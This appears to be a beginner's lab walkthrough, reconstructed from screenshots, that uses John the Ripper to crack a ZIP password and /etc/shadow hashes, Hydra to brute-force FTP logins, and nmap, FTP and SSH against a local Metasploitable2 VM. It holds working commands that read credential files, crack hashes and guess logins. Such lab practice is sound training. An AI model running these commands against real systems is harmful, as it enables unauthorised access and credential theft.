


The screenshot shows a terminal window titled "narasimha@narasimha: ~/Desktop". The terminal output is as follows:

```
(narasimha@narasimha)-[~]
$ cd Desktop
(narasimha@narasimha)-[~/Desktop]
$ zip2john hai.zip
ver 2.0 efh 5455 efh 7875 hai.zip/hello PKZIP Encr: 2b chk, TS_chk, cmplen=79, decmplen=85, crc=7629A456
hai.zip/hello:$pkzip2$1*2*2*0*4f*55*7629a456*0*3f*8*4f*7629*536*f0c9a4985ff8c81d09254802fc344
8825e1ff479c939ffcf85756237d99244795612e945a050982528ee24f653f66a35fe5126aa73f1b3e16bddbd333f
9cb21621f64f96ec4bc8cadc909d96dae81*$pkzip2$:hello:hai.zip::hai.zip
(narasimha@narasimha)-[~/Desktop]
$ zip2john hai.zip > hash.txt
ver 2.0 efh 5455 efh 7875 hai.zip/hello PKZIP Encr: 2b chk, TS_chk, cmplen=79, decmplen=85, crc=7629A456
(narasimha@narasimha)-[~/Desktop]
$
```


After clicking the command john hash.txt you can see that in bottom it has provided the password as 2345 for hai.zip file

So we have successfully cracked the password after penetrating to the target




The screenshot shows a terminal window titled "narasimha@narasimha: ~/Desktop". The terminal output is as follows:

```
(narasimha@narasimha)-[~/Desktop]
$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
2345          (hai.zip/hello)
1g 0:00:00:02 DONE 3/3 (2021-11-14 11:23) 0.3610g/s 86438p/s 86438c/s 86438C/s 1085..2347
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```



Now clicking 2345 as a password provided by the john-the-ripper



It has successfully opened

Not only the zip file you can crack any type of file like pdf,xar etc..

Now lets try to crack the passwords of users using john the ripper

```
File Machine View Input Devices Help
narasimha@narasimha: ~ 11:35
File Actions Edit View Help
(narasimha@narasimha)-[~]
$ sudo useradd -r strange
[sudo] password for narasimha:

(narasimha@narasimha)-[~]
$ sudo passwd strange
New password:
Retype new password:
passwd: password updated successfully

(narasimha@narasimha)-[~]
$
```

Now I'm creating a user named as strange

And providing password as 1234

```
(narasimha@narasimha)-[~]
$ sudo cat /etc/shadow
root:!18903:0:99999:7:::
daemon:*18903:0:99999:7:::
bin:*18903:0:99999:7:::
sys:*18903:0:99999:7:::
sync:*18903:0:99999:7:::
games:*18903:0:99999:7:::
man:*18903:0:99999:7:::
lp:*18903:0:99999:7:::
mail:*18903:0:99999:7:::
news:*18903:0:99999:7:::
uucp:*18903:0:99999:7:::
proxy:*18903:0:99999:7:::
www-data:*18903:0:99999:7:::
backup:*18903:0:99999:7:::
list:*18903:0:99999:7:::
irc:*18903:0:99999:7:::
gnats:*18903:0:99999:7:::
nobody:*18903:0:99999:7:::
_apt:*18903:0:99999:7:::
systemd-timesync:*18903:0:99999:7:::
systemd-network:*18903:0:99999:7:::
systemd-resolve:*18903:0:99999:7:::
mysql:!18903:0:99999:7:::
tss:*18903:0:99999:7:::
strongswan:*18903:0:99999:7:::
ntp:*18903:0:99999:7:::
messagebus:*18903:0:99999:7:::
redsocks!:18903:0:99999:7:::
rwhod:*18903:0:99999:7:::
iodine:*18903:0:99999:7:::
```

After clicking sudo
cat /etc/shadow

It will provide the
details of all domains
and users

At the last you can see the user strange and his password hash

```
avahi:!18903:0:99999:7:::
stunnel4:!18903:0:99999:7:::
Debian-snmp:!18903:0:99999:7:::
speech-dispatcher:!18903:0:99999:7:::
sslh:!18903:0:99999:7:::
nm-openvpn!*18903:0:99999:7:::
nm-openconnect!*18903:0:99999:7:::
pulse!*18903:0:99999:7:::
saned!*18903:0:99999:7:::
inetsim!*18903:0:99999:7:::
lightdm!*18903:0:99999:7:::
colord!*18903:0:99999:7:::
geoclue!*18903:0:99999:7:::
king-phisher!*18903:0:99999:7:::
dradis!*18903:0:99999:7:::
beef-xss!*18903:0:99999:7:::
_caldera!*18903:0:99999:7:::
narasimha:$y$j9T$4QtEJxcMh9aZhzEBPsHMR.$yFbnQctepR.Q0LsWVPWpaODfRUYmtqWjfk.BeSWQgT0:18903:0:99
999:7:::
systemd-coredump!*18903:::::::
vboxadd!:18903:::::::
strange:$y$j9T$FuLOwORPsdhkrMoPznNn01$/3qg4HZqqcc8STn19vYY8sq3E8otp/1ywIn8dfCe69.:18945:::::::
```

```
(narasimha@narasimha)-[~]
$
```

You can see that it has given the password for user called strange as 1234 in the bottom


So we have successfully cracked the password of a user using john the ripper.

```
(narasimha@narasimha)@[~]
$ sudo john --format=crypt /etc/shadow
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0
for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 74 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 91 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
1234          (strange)
[...]
```

HYDRA-password cracking tool

Here first we would find the wordlist and in wordlist we will find unix_passwords.txt

That is a dictionary of passwords where hackers found and they have uploaded that in rockyou.txt which is very useful to do brute force attack and now I have unzipped the file



```
kalilinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
narasimha@narasimha: ~
(narasimha@narasimha)-[~]
$ nmap 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 13:06 IST
Nmap scan report for 192.168.56.101
Host is up (0.017s latency).
Not shown: 977 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.39 seconds
```

Firstly doing nmap to the metasploitable2 ip which is 192.168.56.101

Now we can see the open port

Now we have used hydra password cracking to attack the ip 192.168.56.101 to its ftp port

And successfully found the login credentials of that

After finding those login credentials now we have logged into that system's ftp port successfully

```
(narasimha@narasimha) [~]
$ hydra -l msfadmin -P /home/narasimha/Desktop/unix_passwords.txt -f 192.168.56.101 ftp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-14 13:15:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1010 login tries (l:1/p:1010), ~64 tries per task
[DATA] attacking ftp://192.168.56.101:21/
[STATUS] 304.00 tries/min, 304 tries in 00:01h, 706 to do in 00:03h, 16 active
[STATUS] 300.50 tries/min, 601 tries in 00:02h, 409 to do in 00:02h, 16 active
[21][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
[STATUS] attack finished for 192.168.56.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-14 13:18:15

(narasimha@narasimha) [~]
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:narasimha): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

After getting connected to the ftp port we have to turn on passive mode to do any changes

First I have used "ls" command to list the directories

now I have planned to dive into directory named vulnerable

in vulnerable directory I have again gone through twiki20030201 directory

in that directory there is a file called TWiki20030201.tar.gz

```
File Machine View Input Devices Help
File Actions Edit View Help
(narasimha@narasimha)-[~]
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:narasimha): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pass
Passive mode on.
ftp> ls
227 Entering Passive Mode (192,168,56,101,222,242)
150 Here comes the directory listing.
drwxr-xr-x    6 1000      1000        4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> cd vulnerable
250 Directory successfully changed.
ftp> ls
227 Entering Passive Mode (192,168,56,101,20,109)
150 Here comes the directory listing.
drwxr-xr-x    3 1000      1000        4096 Apr 28  2010 mysql-ssl
drwxr-xr-x    5 1000      1000        4096 Apr 28  2010 samba
drwxr-xr-x    2 1000      1000        4096 Apr 19  2010 tikiwiki
drwxr-xr-x    3 1000      1000        4096 Apr 16  2010 twiki20030201
226 Directory send OK.
ftp> cd twiki20030201
250 Directory successfully changed.
ftp> ls
227 Entering Passive Mode (192,168,56,101,188,54)
150 Here comes the directory listing.
-rw-r--r--    1 1000      1000     892554 Apr 16  2010 TWiki20030201.tar.gz
drwxr-xr-x    7 1000      1000        4096 Apr 16  2010 twiki-source
226 Directory send OK.
ftp>
```

Downloading above file from victims OS to my OS (metasploitable to kali linux)

Below you can see that I have downloaded the file TWiki20030201.tar.gz without victim knowing it.

```
150 Here comes the directory listing.  
-rw-r--r--    1 1000      1000      892554 Apr 16  2010 TWiki20030201.tar.gz  
drwxr-xr-x    7 1000      1000      4096 Apr 16  2010 twiki-source  
226 Directory send OK.  
ftp> get TWiki20030201.tar.gz  
local: TWiki20030201.tar.gz remote: TWiki20030201.tar.gz  
227 Entering Passive Mode (192,168,56,101,138,14)  
150 Opening BINARY mode data connection for TWiki20030201.tar.gz (892554 bytes).  
226 Transfer complete.  
892554 bytes received in 0.05 secs (16.7633 MB/s)  
ftp> █
```

You can also take the complete control of OS by entering to ssh port

```
(narasimha@narasimha)-[~]
$ ssh msfadmin@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (RSA) to the list of known hosts.
msfadmin@192.168.56.101's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Nov 14 04:17:43 2021
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl samba tikiwiki twiki20030201
msfadmin@metasploitable:~/vulnerable$ twiki20030201
-bash: twiki20030201: command not found
msfadmin@metasploitable:~/vulnerable$ cd twiki20030201
msfadmin@metasploitable:~/vulnerable/twiki20030201$ ls
TWiki20030201.tar.gz twiki-source
msfadmin@metasploitable:~/vulnerable/twiki20030201$ exit
logout
Connection to 192.168.56.101 closed.

(narasimha@narasimha)-[~]
```




Here you can see that I have complete access to the victims system command prompt through my command prompt

By this I am able to make any change I wish to do.

NMAP

Firstly login to metasploitable2(victim) and get its ip address



```
metasploitable2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:9c:27:0e
          inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9c:270e/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:905 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:913 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:64044 (62.5 KB) TX bytes:52194 (50.9 KB)
                  Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:100 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:23481 (22.9 KB) TX bytes:23481 (22.9 KB)

nsfadmin@metasploitable:~$
```

Now scan for open ports using nmap



kalilinux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

narasimha@narasimha:~

narasimha@narasimha:~


```
(narasimha@narasimha)-[~]
$ nmap -F 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 15:22 IST
Nmap scan report for 192.168.56.101
Host is up (0.0083s latency).
Not shown: 82 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
8009/tcp  open  ajp13

Nmap done: 1 IP address (1 host up) scanned in 1.81 seconds
```

(narasimha@narasimha)-[~]

\$

Scanning ftp port



```
(narasimha@narasimha)-[~]
$ nmap -p 21 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 15:31 IST
Nmap scan report for 192.168.56.101
Host is up (0.0081s latency).

PORT      STATE SERVICE
21/tcp    open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

(narasimha@narasimha)-[~]

\$


Scanning multiple ports at one time

```
(narasimha@narasimha)@[~]
$ nmap -p 21,22,23,25 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 15:33 IST
Nmap scan report for 192.168.56.101
Host is up (0.0038s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds

(narasimha@narasimha)@[~]
$
```




For scanning only http port

```
(narasimha@narasimha)@[~]
$ nmap -p http 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 15:34 IST
Nmap scan report for 192.168.56.101
Host is up (0.0023s latency).

PORT      STATE SERVICE
80/tcp    open  http
8008/tcp  filtered http

Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds

